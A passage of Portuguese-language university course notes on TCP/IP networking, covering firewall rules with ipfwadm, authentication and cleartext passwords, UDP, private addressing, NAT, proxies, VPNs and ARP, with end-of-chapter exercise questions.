Assim, quando pensamos em utilizar um switch que impeça o broadcast de pacotes ethernet para todas as interfaces da LAN a fim de precaver-nos contra sniffers, estamos *isolando*. Quando implantamos um firewall para bloquear as portas ou os IPs que não oferecem serviços à Internet, estamos *isolando*. Quando dividimos a rede privada em duas metades, uma exclusiva para uso interno e outra mista, com máquinas que oferecem serviços para a rede interna e para a Internet, estamos *isolando*. Quando bloqueamos a entrada de emails com attachments para evitar a entrada de viruses que exploram debilidades de segurança de alguns clientes de correio eletrônico, estamos *isolando*. Quando dividimos os serviços por várias máquinas a fim de não somarmos as debilidades de segurança de todos eles num único ponto, estamos *isolando*.

Por outro lado, quando utilizamos um servidor web seguro no lugar de um não seguro num site de comércio eletrônico, estamos *criptografando*. Quando substituimos o telnet pelo ssh como protocolo para abrir sessões remotas, ou o ftp pelo ssh, estamos *criptografando*, assim como quando implantamos uma VPN através de um túnel TCP com criptografação nas duas pontas. A criptografação prescinde do isolamento físico, e opta por tornar inútil a captura da informação.

São especializações particularmente importantes para a área de segurança a filtragem de pacotes e todas as formas de autenticação. É também pertinente às questões de segurança os protocolos para sincronização de relógios, como o NTP, para o qual existe muitos servidores na Internet. Sem eles, torna-se complicado rastrear eventos ao longo de várias máquinas, pois os logs que elas geram apresentarão timestamps dessincronizados.

8.2 Filtragem de pacotes

A filtragem de pacotes consiste em aplicar ao roteamento de pacotes regras de descarte que impeçam a entrada ou a saída de pacotes dirigidos ou provenientes de determinados endereços ou portas. De fato, vimos ao comentar o roteamento IP que este baseia-se na aplicação de regras aos dados de cabeçalho de cada pacote IP. Bem, a filtragem consiste em adicionar regras que ao invés de servirem para escolher a interface de envio de pacote, prestam-se a determinar se um pacote será efetivamente roteado ou meramente descartado. Note que no momento em que o pacote vai ser roteado, ele é um buffer na memória da máquina. Descartar esse pacote significa meramente liberar esse buffer para ser reutilizado.

A filtragem de pacotes pode ser realizada por um equipamento especializado (um "firewall"), pelo roteador que opera como gateway da rede corporativa com a Internet, ou por alguma máquina intermediária. A filtragem de pacotes frequentemente é feita pela mesma máquina que implementa a tradução de endereços para possibilitar às máquinas da rede interna o acesso aos serviços da Internet. Vejamos um caso prático baseado no Linux.

```
# ipfwadm -F -a accept -m -S 192.168.0.0/16
# ipfwadm -I -P tcp -a acc -S 0.0.0.0/0 -D 192.168.0.1/32 80
# ipfwadm -I -P tcp -a acc -S 0.0.0.0/0 -D 192.168.0.1/32 53
# ipfwadm -I -P tcp -a acc -S 0.0.0.0/0 -D 192.168.0.1/32 25
# ipfwadm -I -P tcp -a rej -S 0.0.0.0/0 -D 192.168.0.0/16 1:1023
```

Essa sequência de comandos inclui, nesta ordem, cinco regras de filtragem de pacotes. A interface de rede ethernet está configurada com o IP 192.168.0.1. A primeira regra realiza a tradução de endereços (mascaramento, ou "nat") aplicando-a a todos os pacotes provenientes do network 192.168.0.0/16. A segunda faz com que os pacotes dirigidos para a máquina local na porta TCP 80 (HTTP) sejam aceitos. Similarmente, as duas seguintes abrem as portas 53 (DNS) e 25 (SMTP). A quinta faz com que todos os pacotes TCP dirigidos para a rede local em quaisquer portas TCP de 1 a 1023 sejam rejeitados. Assim, a um pacote dirigido à porta 80 será aplicada antes a regra de aceite (a segunda), mas a um pacote dirigido à porta 110, será aplicada a regra de rejeição (a quinta).

Note que essas regras não bloquearão as portas altas dos clientes (acima de 1024). Isso é necessário para que os clientes da rede interna consigam abrir conexões com servidores da Internet.

Obs. *Em versões recentes do Linux o comando* ***ipfwadm*** *passou a ser chamado* ***ipfwadm-wrapper***.

8.3 Autenticação

De modo geral, autenticar consiste em *provar a identidade*. Assim, quando nos identificamos perante um servidor dizendo que somos o usuário fulano, o servidor espera que provemos isso mostrando que conhecemos um segredo que apenas o usuário fulano conhece (uma senha). Essa é a forma mais comum de autenticação, e está presente em vários protocolos TCP, como por exemplo o FTP, o POP e o TELNET:

```
$ telnet 192.168.0.2
Trying 192.168.0.2...
Connected to 192.168.0.2.
```

```
Escape character is '^]'.

Red Hat Linux release 4.2 (Biltmore)
Kernel 2.0.36 on an alpha
login: ueda
Password:
[ueda@alf ueda]$
```

Em muitos casos, a autenticação faz uso de uma base de dados centralizada que possui a tabela de todos os usuários e as suas senhas, ou então "assinaturas" das suas senhas. Neste caso, faz-se necessário existir um protocolo de autenticação que defina a forma da comunicação entre a máquina que está autenticando o usuário e a máquina que contém a base de dados de autenticação. Esses protocolos estão implementados na forma de serviços baseados em TCP/IP: o NIS, que centraliza as informações de login em redes Unix, o RADIUS, utilizado para centralizar informações de autenticação PPP em provedores de acesso e também os serviços de autenticação próprios do compartilhamento de recursos do Windows, que podem operar sobre TCP/IP.

Uma autenticação bem-sucedida provoca a concessão de privilégios para aquele que autenticou-se. Esse privilégio pode consistir na capacidade de ler uma caixa postal (no caso do protocolo POP), ou de rotear pacotes através do provedor de acesso (no caso do PPP), ou de abrir uma sessão de comandos num computador remoto (no caso do TELNET ou do SSH), ou de fazer upload ou download de arquivos (no caso do FTP).

Assim, é fácil entender a relação direta da autenticação nas suas diversas formas com a segurança de redes. A obtenção de privilégios pode ser um primero passo para uma ação criminosa, e por isso a autenticação deve estar cercada por muitos cuidados na definição dos protocolos. Ao longo da história do TCP/IP os cuidados dispensados à autenticação nos diversos protocolos nem sempre previram os problemas que no futuro surgiriam (a Internet originalmente era uma rede acadêmica utilizada por pesquisadores, e posteriormente tornou-se uma rede comercial de uso generalizado).

8.4 Tráfego de senhas in-clear

Vários protocolos que utilizam o **TCP** como transporte incluem mecanismos de autenticação que envolvem o envio do cliente para o servidor de um username e de um password. Como sabemos, o cliente envia dados ao servidor escrevendo-os no seu descritor de comunicação (socket), e o layer de TCP/IP do cliente envia esses dados sequencialmente ao servidor na área de dados de um ou mais pacotes.

No caso de no envio do username e do password não ser realizado nenhum tipo de criptografação (neste caso diz-se que oo envio é feito *in-clear*), então eles poderão ser capturados em máquinas intermediárias através do uso de sniffers. Ao longo da história do TCP/IP, vários dos protocolos que envolvem autenticação foram criados sem nenhum suporte para a criptografação dos dados de autenticação. Os mais utilizados desses protocolos são o POP3, o FTP e o TELNET. O HTTP também inclui um mecanismo de autenticação com envio de dados in-clear, mas ele é muito pouco utilizado (os sites que autenticam usuários, como por exemplo lojas online, em geral implementam outros mecanismos de autenticação, ao nível da aplicação).

O uso destes protocolos deve preferencialmente ser limitado a infraestruturas internas, a fim de que dados de autenticação corram um risco menor de serem capturados. Várias alternativas ao TELNET e ao FTP foram sendo criadas nos últimos anos. Aquela que vem aos poucos estabelecendo-se como padrão, principalmente para administração remota de máquinas e sites, é o SSH. Não existe hoje uma alternativa padronizada para o caso de download de emails, entretanto vários sistemas de webmail criptografam os dados enviados e recebidos através do HTTPS.

Questões

8.1 O que é autenticação?
8.2 Localize na Internet um software que rodando na sua máquina seja capaz de capturar o stream TCP de uma conexão (http, smtp, pop, etc) realizada por uma outra máquina da LAN. Explique porque um software como esses é uma ferramenta de trabalho para quem lida com network prrogramming.
8.3 A pessoa que trabalha na mesa ao lado da sua é capaz de capturar os dados do seu cartão de crédito quando você realiza uma compra num servidor seguro?
8.4 Por que a distribuição dos diferentes serviços TCP (web, ftp, email) por várias máquinas pode contribuir para tornar uma rede mais segura?
8.5 Explique de que forma é possível a um wrapper UDP determinar o IP remoto.
8.6 Suponha que uma empresa multinacional deseje que todos os seus funicionários utilizem endereços eletrônicos com um único domínio (por exemplo: empresa.com), ao invés de domínios em hierarquias diferentes (ou seja, empresa.com, empresa.com.br, empresa.com.tw, etc). Explique o que é preferível ao nível de segurança: permitir que os funcionários ao longo do mundo acessem um servidor POP corporativo único, ou realizar o forward a partir do servidor smtp central dos emails para outros servidores smtp distribuídos pelos vários escritórios mundo afora.
8.7 O que é um sniffer?
8.8 Suponha que você seja o responsável na sua empresa pela definição das normas de segurança da rede corporativa. Quais serviços de informação da Internet você exigiria que o pessoal técnico responsável consultasse periodicamente?
8.9 Baixe da Internet o SSLeay (implementação free do SSL) e escreva uma aplicação com um cliente e um servidor elementares como os que testamos em sala de aula (a própria distribuição do SSLeay traz alguns exemplos).
8.10 O que é WORM?

9. UDP

Os protocolos de transporte IP

- TCP
- UDP
- Conceito de reliability
- Conceito de best effort

UDP

- Aplicações que não exigem reliability
- Áudio e vídeo
- DNS
- Multicast
- Tamanho máximo de um pacote UDP
- O conceito de fragmentação
- Teste do cliente/servidor UDP

Notas

9.1 O Protocolo UDP

Em sua vasta maioria, os serviços disponíveis na Internet baseiam-se em TCP, que por incluir o suporte à retransmissão e ordenação dos pacotes recebidos, garante a entrega da sequência de bytes enviada por cada uma das partes, sem lacunas e na mesma ordem. O TCP é por esse motivo dito *reliable*.

Em muitas situações práticas, entretanto, essa propriedade (a de ser *reliable*) pode ser desnecessária ou mesmo indesejada. O exemplo mais comum de tais situações é o broadcast de áudio ou de vídeo. Numa transmissão de rádio ou de TV, a retransmissão de pacotes provocaria atrasos cumulativos indesejados, pois a simultaneidade (por exemplo no caso de eventos esportivos) é mais importante do que a apresentação escrupulosa de todos e cada um dos quadros.

No TCP/IP os serviços que não necessitam ser *reliable* utilizam **UDP**. O **UDP** também baseia-se no roteamento oferecido pelo IP, ou seja, o pacote IP pode carregar tanto um pacote TCP quanto um pacote UDP (também chamado datagrama). Observe que no cabeçalho IP há um campo indicando o protocolo subjacente, o código do TCP é 6 e o do UDP é 17.

source port (16)	destination port (16)
length (16)	checksum (16)

O cabeçalho UDP

De forma semelhante ao TCP, o UDP também inclui o conceito de porta. Cada serviço UDP está associado a uma porta fixa, e o cliente ao enviar pacotes para aquela porta necessita alocar uma porta UDP local. Não obstante, o UDP dispensa o conceito de *conexão*, havendo apenas *envios* independentes (cada um correspondente a uma mensagem de no máximo 65535 bytes) de uma origem UDP (IP e porta) para um destino UDP.

Obs. *Se o tamanho da mensagem UDP (acrescido dos cabeçalhos UDP e IP) superar o tamanho máximo de pacotes (MTU) suportado pela interface, esse pacote será fragmentado. O conceito de fragmentação não está sendo coberto nestas notas, ele é um feature ao nível do IP, e não deve ser confundido com a divisão* feita *pelo TCP de um stream de bytes numa sequência de segmentos. A fragmentação do IP consiste em quebrar em várias partes um pacote cujo tamanho supera o MTU da interface de envio. Ela pode ocorrer em qualquer pacote IP suficientemente grande, seja ele UDP ou TCP.*

O comando **netstat** pode exibir os descritores UDP locais:

```
$ netstat -n -u -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address    Foreign Address   State
udp        0      0 192.168.0.1:53   0.0.0.0:*
udp        0      0 127.0.0.1:53     0.0.0.0:*
udp        0      0 0.0.0.0:37       0.0.0.0:*
```

No caso vemos as portas 37 (serviço **time**) e 53 (**DNS**). A mensagem "Active Internet Connections" faz parte da saída *default* do netstat, que também pode exibir conexões TCP. Nesse nosso exemplo não se tratam de conexões, mas apenas das portas locais aptas para recebimento de pacotes UDP.

9.2 UDP e multicast

O UDP é também utilizado para implementar serviços "multicast". O TCP pressupõe apenas dois participantes. No caso de uma transmissão com uma origem e muitos destinos, um mecanismo de transporte do tipo um-para-muitos é necessário. O TCP/IP prevê o conceito de roteamento um-para-muitos, mas os recursos que ele oferece para isso não chegaram a ser um padrão efetivamente usado na Internet. Em contrapartida, é possivel implantar serviços do tipo um-para-muitos ao nível da aplicação, e em casos assim utiliza-se UDP.

Neste caso, a aplicação que origina a mensagem envia-a para o nó seguinte, este (onde a mesma aplicação está rodando) explode-a para outros, estes outros para mais outros, e assim por diante, a fim de que todos os destinatários sejam atingidos. Note que o roteamento nesse caso só pode ser feito em infraestruturas privadas, por não se tratar do roteamento IP standard, mas depender da existência de uma aplicação específica rodando em cada um dos nós intermediários.

O multicast pode ser comparado ao SMTP. Uma única transação SMTP pode transferir um email uma única vez do seu remetente para o servidor SMTP imediato, mas especificando múltiplos destinatários. Esse servidor que a recebe por sua vez explode-a em vários "envelopes", cada um contendo os todos destinatários de um mesmo domínio, e realiza uma nova transação de envio para cada envelope, destinada ao MX do domínio em questão. Cada envelope por sua vez, ao ser recebido no SMTP definitivo, faz com que a mensagem seja explodido por todas as caixas postais nele especificadas.

Questões

9.1 Por que se diz que TCP é "reliable" e UDP é "best-effort"?
9.2 Use o tcpdump e o netstat para saber se um serviço de broadcast da Internet que você conhece (estação de rádio, TV, pointcast, etc) utiliza UDP ou TCP.
9.3 Crie um protocolo UDP ou TCP minimal para sincronização de relógios (isto é, o cliente obtém do servidor o horário atual e acerta o seu relógio a partir desse dado obtido), e implemente o cliente e o servidor usando a plataforma e a linguagem de programação de sua preferência.
9.4 O que é multicast? multicast sobre IP é "reliable"?
9.5 Estime a banda do link de um cliente de um sistema de broadcast de informações de mercado, que atualize uma tela de 80 linhas e 24 colunas com uma tabela de cotações à razão de uma atualização a cada segundo.

10. Redes privadas

TCP/IP numa rede privada

- Endereços IPv4 para redes privadas
- Um root nameserver privado
- SMTP, POP e HTTP na rede privada
- Conceitos de Internet, intranet, extranet

Conexão de uma rede privada à Internet

- Mascaramento (NAT)

Proxy servers

- Conceito de proxy server
- Intermediação
- Cacheamento
- Busca

VPN

- o conceito
- máquinas endpoint
- rotas

Notas

10.1 Internet, internets, intranets e extranets

O termo "internet", ao mesmo tempo que denota a rede mundial que estamos acostumados a utilizar para enviar emails, acessar o Altavista, comprar livros, etc, é também um termo genérico que significa "rede de redes IP". Se montarmos por exemplo três pequenas LANs corporativas, cada uma utilizando IP, e as interligarmos com linhas telefônicas, teremos criado uma rede de redes IP (ainda que minúscula), que pode ser chamada de "internet". Douglas Comer costuma utilizar o termo "Internet" (com "I" maiúsculo) para denotar a rede mundial, e o termo "internet" (com "i" minúsculo) para denotar genericamente uma rede de redes IP. Essa convenção entretanto não é necessariamente seguida por todas as pessoas.

O termo "intranet" denota uma rede IP, eventualmente com os mesmos serviços oferecidos pela "Internet" (SMTP, HTTP, etc), mas para fins internos (por exemplo correio eletrônico interno de uma empresa, sistema de informações interno, etc). Note que do ponto de vista de TCP/IP, o termo "intranet" não acrescenta nada, visto que ele quer qualificar apenas o conteúdo da comunicação, e não os mecanismos utilizados por ela.

O termo "extranet" por sua vez denota uma "intranet" oferecida para um público externo à corporação, mas restrito. Seria o caso por exemplo onde uma empresa abre o acessa à sua intranet ou a parte dela para uma outra empresa. Assim como o termo "intranet", o termo "extranet" também não acrescenta nada ao TCP/IP entendido tecnicamente.

10.2 Redes Privadas

A situação típica para uma empresa ou organização que se conecte à Internet é a de possuir uma rede privada (que chamaremos de "rede interna") oferecendo serviços internos (um servidor de disco, um servidor de base de dados, etc) e um link com a Internet para que a partir da rede interna seja possível utilizar serviços da Internet (envio de emails, acesso a páginas web, etc). Essa empresa ou organização poderá também oferecer serviços para a Internet, como por exemplo um servidor de nomes respondendo pelos nomes da empresa ou organização (algo como www.empresa.com), um servidor SMTP operando como o MX para os domínios da empresa ou organização e um servidor web. Esse tipo de situação cria uma certa quantidade de problemas típicos que o profissional que trabalha com Internet deve conhecer.

Os mais comuns são:

- As máquinas da rede interna terão que ter o TCP/IP configurado e, portanto, será necessário escolher os endereços que serão utilizados.
- Para as máquinas da rede interna fazerem resolução de nomes, em geral será conveniente oferecer a elas um servidor de nomes que cacheie os registros que forem sendo consultados a fim de acelerar as consultas de nomes.
- Para as máquinas da rede interna fazerem o despacho de emails para a Internet, via de regra é conveniente que exista um servidor SMTP local utilizado pelas máquinas internas, e que cuide do despacho para os destinatários finais ou para um relay.
- Para as máquinas da rede interna fazerem acesso web, em geral será conveniente criar um servidor proxy HTTP que cacheie as páginas que forem sendo acessadas a fim de evitar o download múltiplo de páginas muito consultadas, e com isso obter uma economia de banda.

- O oferecimento dos serviços DNS, SMTP e HTTP à Internet cria a necessidade de se implantar esses serviços, o que corresponde à eventual necessidade de um hardware específico, e ao conhecimento dos softwares utilizados (Sendmail, IIS, etc). Se for oferecido SMTP, então um serviço de download de emails como o POP também terá que ser implantado.
- A conectividade física com a Internet cria a possibilidade de ataques tanto às máquinas que oferecem serviços para a Internet quanto para as máquinas destinadas exclusivamente para uso interno.

10.3 Endereços reservados para redes Privadas

A exaustão do espaço de endereçamento IP da Internet tornou conveniente a reserva de alguns endereços para uso em redes privadas. Esses endereços são:

10.0.0.0 - 10.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

Como são eles utilizados na prática? suponha que uma empresa implante uma rede IP para uso interno. Se essa rede estiver totalmente isolada da Internet, então em princípio ela pode utilizar quaisquer endereços IPv4 para configurar as interfaces. Em geral entretanto as redes privadas não estão totalmente isoladas da Internet, e dispõe no mínimo de uma conexão discada, e nesse caso não poderemos utilizar IPs já outorgados para outros.

Como é difícil ou talvez impossível obter para essa rede endereços IP "oficiais" (roteáveis), pode-se optar pelo uso desses networks reservados para redes privadas, pois garante-se que esses endereços não estão em uso na Internet. Ou seja, não existe na Internet nenhum servidor web configurado com IP 172.16.14 e nenhum servidor SMTP com endereço 10.5.6.7.

Assim, é importante nesses casos utilizar esses endereços reservados. Para dar um exemplo, uma rede privada pequena poderia utilizar o endereço de rede 192.168.1.0 com máscara 255.255.255.0. O administrador irá então configurar as interfaces das máquinas com IPs da forma 192.168.1.X. Essas máquinas poderão estar fisicamente conectadas à Internet, mas não poderão ser atingidas por pacotes originados na Internet. De fato, os roteadores da Internet não saberão encontrar endereços que não foram oficialmente outorgados a ninguém, e que inclusive podem estar sendo utilizados simultâneamente em muitas redes privadas diferentes ao longo do mundo.

Se entretanto a rede possuir ao menos um IP "oficial", as máquinas configuradas com IPs de rede interna poderão acessar a Internet como clientes através do mecanismo de mascaramento (nat) indicando essa máquina que possui o IP oficial como gateway.

10.4 NAT - Network Address Translation (mascaramento)

Como vimos anteriormente, uma máquina IP cujas interfaces estejam configuradas com endereços reservados para redes privadas não pode participar da Internet porque não existirão as rotas de retorno. O mascaramento soluciona parcialmente este problema, desde que exista ao menos uma interface (dentre todas as máquinas da rede privada, que chamaremos de "rede interna") um IP "oficial" (isto é, roteável).

O mascaramento consiste em utilizar a máquina com o IP oficial como gateway para a Internet, configurando-a para substituir o endereço do remetente no cabeçalho IP de cada pacote por ela repassado para a Internet pelo seu próprio endereço oficial. Dessa maneira, os pacotes gerados pelo servidor acessado poderão ser regularmente roteados de volta até atingir o gateway. Quando isso acontece, o gateway destroca o endereço de destino desses pacotes (que neste momento é o seu próprio) colocando no seu lugar o endereço do remetente original. Assim, do ponto de vista do servidor externo, o acesso foi gerado pelo gateway e não pelo cliente com o IP de rede interna.

Ao receber um pacote da Internet, como procede o gateway para determinar se esse pacote é dirigido para ele mesmo ou se deve ser re-roteado? Isso é feito através da alocação, no gateway, de uma porta exclusiva para cada conexão TCP gerada por um cliente da rede interna. Uma tabela é mantida associando essa porta única com o IP e a porta de origem da conexão. Assim, os pacotes gerados pelo cliente ao passarem pelo gateway terão tanto o IP de origem quanto a porta de origem trocados. No momento em que a conexão é encerrada aquela porta alocada no gateway fica livre para ser reutilizada. Para evitar um esgotamento das portas no gateway, implementa-se também a liberação das portas de conexões que tenham permanecido sem atividade por um certo tempo (por exemplo dez minutos).

O mascaramento tem várias limitações. Uma delas é que o cliente da rede interna nunca pode ser a parte passiva da conexão (isto é, aquela que mantém a porta em listen) porque o seu IP não é roteável (isso até certo ponto pode ser considerado bom do ponto de vista de segurança). Essa deficiência pode eventualmente ser contornada pelo uso de mapeadores de portas. Uma outra limitação é que alguns protocolos não operam corretamente com o mascaramento, ou só operam corretamente se o gateway mascarador tiver um suporte específico para esses protocolos. Um desses protocolos é o FTP. O FTP utiliza duas conexões TCP, uma para comandos e outra para dados. A conexão de comandos é estabelecida primeiro. É através dela que usamos os comandos PROMPT, ASC, etc. Por vezes conseguimos conectar um servidor ftp e executar comandos como ASC mas não comandos como DIR ou GET. Esse sintoma via de regra indica a existência de um gateway mascarador onde o suporte para FTP não existe ou não está ativado.

10.5 Proxies e http

Um Proxy é alguém (um computador) que se faz passar por um outro (computador). O modo mais simples de se entender isso é no contexto de circuito virtual, que no caso do TCP/IP são circuitos ou canais ou conexões TCP.

Um canal TCP tem sempre exatamente duas extremidades, uma ativa, que tomou a iniciativa (chamada cliente) e a outra passiva, que aguardava a solicitação do cliente (o servidor).

Há situações onde o cliente não pode ou não deseja identificar-se como tal. Isso ocorre quando ele está numa rede protegida por um firewall, ou quando ele não possui um endereço IP "oficial" da Internet.

Pois bem, num caso como esse, o cliente solicita a uma outra máquina que se faça passar por cliente. Essa outra máquina fará portanto o papel de intermediário. Ela abrirá o canal TCP com o servidor, mas redirecionará todo o tráfego proveniente do servidor para o cliente oculto, e todo tráfego proveniente do cliente oculto será redirecionado para o servidor.

O recurso de poder usar um proxy em geral necessita estar previsto no cliente. Por exemplo, os browsers web costumam ter na sua configuração o servidor proxy como um ítem (no Netscape veja o menu Options/Network Preferences/Proxies).

Apesar de serem noções bastante diferentes, é difícil entender porque usar um Proxy é diferente de mascarar IP, pois a funcionalidade de ambos é semelhante. Para se compreender a distinção, é necessário ter uma boa noção de como é a implementação do TCP/IP numa máquina, e os vários papéis que tipicamente são desempenhados pelo "layer" TCP/IP e pelas aplicações.

No contexto de circuitos virtuais, no caso do proxy existem efetivamente dois canais TCP, um entre cliente e proxy, e outro entre proxy e servidor. No caso do mascaramento de IP, só há um canal TCP, e o gateway mascarador simplesmente troca nos frames os os endereços e as portas do remetente ou do destinatário, dependendo do caso, a fim de que o servidor pense que o cliente é o gateway.

Isso significa, por exemplo, que no caso do mascaramento, o gateway comporta-se apenas como um roteador de pacotes, enquanto no caso do proxy ele remonta (no caso de TCP) o stream que o cliente envia antes de retransmiti-lo ao servidor, e vice-versa, tendo portanto um overhead maior.

Proxies são comumente utilizados para HTTP e, neste caso, além de operar como intermediário, o proxy também pode cachear as páginas web obtidas no seu winchester. Dessa forma, uma segunda requisição de uma mesma página não irá baixá-la novamente do servidor remoto, mas irá recuperá-la do winchester. Alguns proxies adicionam recursos muitos úteis, como por exemplo a possibilidade de se realizar buscas nas páginas cacheadas.

10.6 VPNs

O entendimento da operação do TCP/IP em comunicação serial e do conceito de canal virtual torna imediato o entendimento da noção de VPN, ou ao menos de uma das suas modalidades.

Vimos nas notas sobre comunicação serial que para se fazer com que duas máquinas se comunicassem via IP bastou existir um mecanismo que transportasse bytes de uma para outra. Sobre esse mecanismo podemos implementar um software que realize o envio ou o recebimento de pacotes através do SLIP ou do PPP. Bem, um canal TCP é um mecanismo de envio de bytes entre dois computadores. Assim, um canal TCP que atravesse parte da Internet pode ser utilizado para encapsular SLIP ou PPP (por exemplo).

Nesse caso, os pacotes referentes ao canal TCP utilizado para o encapsulamento (e que chamaremos de *túnel*) transportam na sua área de dados a mesma sequência de bytes que seria trocada num link SLIP ou PPP, e que no caso incluirá os cabeçalhos dos pacotes encapsulados. Assim, será gerado um overhead de comunicação pois teremos cabeçalhos duplicados.

Por outro lado, o encapsulamento cria algumas vantagens. Uma primeira vantagem é que as aplicações que criam o túnel podem incluir filtros que criptografem e/ou comprimam os dados que estão sendo enviados por ele. Se repararmos nos exemplos dados de servidor e cliente TCP minimais, veremos que não há dificuldade nisso, pois basta anteceder a chamada dos serviços de envio ou de recebimento com a desses filtros. Dessa maneira podemos adicionar criptografação ao nível do IP atingindo dessa forma todos os serviços de rede utilizados, mesmo aqueles que originalmente não previam suporte para criptografação.

Uma segunda vantagem é que o roteamento do tráfego encapsulado independe do roteamento da Internet (estamos supondo que o túnel utiliza a Internet), visto que o roteamento da Internet atua sobre os cabeçalhos dos pacotes da conexão TCP usada como túnel, e não sobre os cabeçalhos encapsulados. Estes são manipulados apenas pelas aplicações que lêem e escrevem nas duas pontas do túnel. Essas aplicações criam interfaces virtuais nas máquinas em que estão

operando, associam a elas IPs, adicionam rotas nessas máquinas apontando para essas interfaces virtuais, e passam a operar como gateways nas extremidades do túnel. Dessa forma, é possível criar uma rede IP privada com uma estrutura de roteamento independente da Internet, mas utilizando a Internet como *carrier*, o que é vantajoso em termos de custo operacional.

Questões

10.1 Explique porque não é posível acessar da Internet um servidor web de uma rede interna que usa IPs do network 10.0.0.0 e conecta-se à Internet através de um gateway mascarador.
10.2 Descreva em linhas gerais como você atribuiria os números IP e configuraria as rotas dos gateways de uma WAN interligando uma matriz com duas filiais através de LPCDs.
10.3 Descreva em linhas gerais como você implantaria uma BBS oferecendo um serviço de correio eletrônico a uma cidade pequena, sem dispor de uma conexão dedicada com a Internet (os seus clientes terão que poder enviar emails para a Internet e receber emails da Internet).
10.4 Explique como utilizar DNS dinâmico para implantar uma VPN interligando duas LANs através da Internet usando acesso discado (DNS dinâmico é um serviço para mapeamento dinâmico de um nome num IP, ele é dinâmico no sentido em que o mapeamento pode mudar rapidamente, sem depender da expiração típica de 24 horas dos caches DNS, na Internet há quem ofereça gratuitamente o serviço de DNS dinâmico, como o www.justlinux.com, e outros que vendem o serviço).
10.5 Qual é o RFC que define os networks reservados para redes privadas? Termos vulgarmente utilizados como "IP falso" ou "IP inválido" são referidos por esse RFC?
10.6 Estime por alto a ordem de grandeza dos links de uma WAN para produção gráfica, que precise trafegar imagens em alta resolução dos setores de produção (estúdios fotográficos ou artísticos) até os setores industriais (sugestão: o tamanho em bytes de uma fotografia é função da resolução e do número de cores. Quando se trabalha com 16 milhões de cores, por exemplo, cada pixel consome três bytes, portanto uma imagem de 2000x2000 pixels consumiria 12.000.000 de bytes sem compressão).

11. Estudo de caso: ethernet

Ethernet

- Pinagem UTP
- Papel do HUB
- Papel do switch
- ARP
- Comprimento máximo de cabo

Notas

11.1 IP implementado em ethernet: ARP

Cada placa de rede ethernet existente no mundo possui um endereço de hardware único de 48 bits. Esse endereço costuma-se escrevê-lo na forma de 6 octetos separados por ":", como por exemplo E9:17:02:07:45:B4. Note que os octetos são representados na base 16, e não na base 10, como no caso do IP. No Linux, pode-se exibir esse endereço através do comando **ifconfig** (no Windows 9x utilize o **winipcfg**).

```
$ ifconfig eth0
eth0  Link encap:Ethernet HWaddr 00:80:48:EB:06:CD
      inet addr:192.168.0.1 Bcast:192.168.0.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
      Interrupt:11 Base address:0xff80
```

Os participantes de uma LAN ethernet comunicam-se utilizando esses endereços de hardware. Os pacotes que um PC envia a um outro para por exemplo, realizar uma impressão remota, são encabeçados por um header ethernet onde consta o endereço de hardware do destinatário (neste caso, a máquina onde a impressora está fisicamente conectada).

Dessa forma, a própria placa de rede ethernet é capaz de filtrar, dentre todos os pacotes que circulam no meio físico (cabo), aqueles a ela destinados. Estes ela repassa ao sistema operacional para serem processados, os demais são descartados.

Isso cria um problema inicial na comunicação interna numa LAN, pois a identificação que temos do computador do qual desejamos utilizar algum serviço (e.g. impressão) será seu nome ou o seu número IP. Dessa maneira, da mesma forma que existe um serviço para resolver nomes para IPs (o DNS), é necessário haver, apenas a nível local, um mecanismo que resolva IPs para endereços de hardware. Esse mecanismo é o ARP (address Resolution Protocol). O tcpdump permite-nos monitorar o ARP em operação:

```
# tcpdump arp
tcpdump: listening on eth0
13:12:43.676371 arp who-has 192.168.0.2 tell 192.168.0.1
13:12:43.677065 arp reply 192.168.0.2 is-at 8:0:2b:e2:c4:ed
```

As linhas contendo **arp who-has** são queries ARP. Por exemplo, a máquina 192.168.0.1 quer saber qual é o endereço de hardware associado ao IP 192.168.0.2. Ela faz, então, um broadcast no ethernet perguntando qual é esse endereço de hardware. Esse broadcast foi capturado e apresentado pelo tcpdump na linha **arp who-has**. Ele corresponde a um pacote ethernet que no campo de endereço (de hardware) de destino especifica um valor especial que faz com que todas as placas de rede repassem o pacote ao sistema operacional. Bem, aquela única máquina cuja interface possuir o endereço 192.168.0.2 irá, ao processar o query ARP, gerar um pacote de resposta informando o seu endereço de hardware, que no caso é a linha **is-at** como vemos acima.

Obs. (1) *A opção -e do tcpdump incluirá em cada descrição de pacote os endereços de hardware envolvidos*.
Obs. (2) *Um computador pode ser programado para responder requests ARP referentes a endereços IP que não estão mapeados nas suas interfaces. Essa técnica chama-se proxy-arp e é utilizada como um artifício simples para criar gateways para máquinas que se conectam numa LAN ethernet (vamos supor: um notebook) através da porta serial de algum dos participantes. Nesse caso, esse notebook receberia um endereço IP com o mesmo network number dos endereços utilizados na LAN. Assim, quando alguém na LAN quiser enviar pacotes para o notebook, fará um broadcast ARP mas o notebook não o poderá responder, visto que o broadcast não o atinge. O gateway no entanto responde o request ARP na qualidade de proxy, recebe o pacote na sua interface ethernet, aplica a tabela de rotas e realiza o forward do pacote para a porta serial, encaminhando-o dessa forma para o notebook.*

Questões

11.1 Explique como usar proxy-arp para incluir um filtro de pacotes numa rede IP pré-existente com um único gateway para a Internet cuja porta ethernet está diretamente plugada ao único hub da LAN, sem alterar a configuração TCP-IP nem das máquinas da LAN e nem do gateway.
11.2 Suponha que uma auditoria técnica concluiu que você é responsável por um ataque realizado contra o servidor da Intranet da empresa, em virtude de terem sido encontrados nos logs do servidor registros de tentativas de invasão indicando como origem o número IP do computador que fica na sua mesa, e que somente você utiliza. Baseado no funcionamento do ARP, explique como você argumentaria, em sua defesa, que os registros encontrados nos logs não são prova conclusiva de que você foi o autor do ataque.
11.3 É possível criar uma rede doméstica para testes, composta por apenas duas máquinas com interfaces TP sem utilizar um hub? Qual é a diferença entre o cabo que você utilizaria nesse caso e um cabo normal para conectar uma máquina ao hub?
11.4 O que é CSMA?

12. Noções sobre roteadores

Finalidades do roteador

- Gateway entre meios físicos diferentes
- Encapsulador de protocolos
- Uso dos protocolos de roteamento em redes muito grandes
- Divisão de um tronco em múltiplos links
- Eventual filtragem de pacotes

13. Multidomínio

Modos de se determinar o domínio de destino

Através do IP de destino Através do protocolo de aplicação

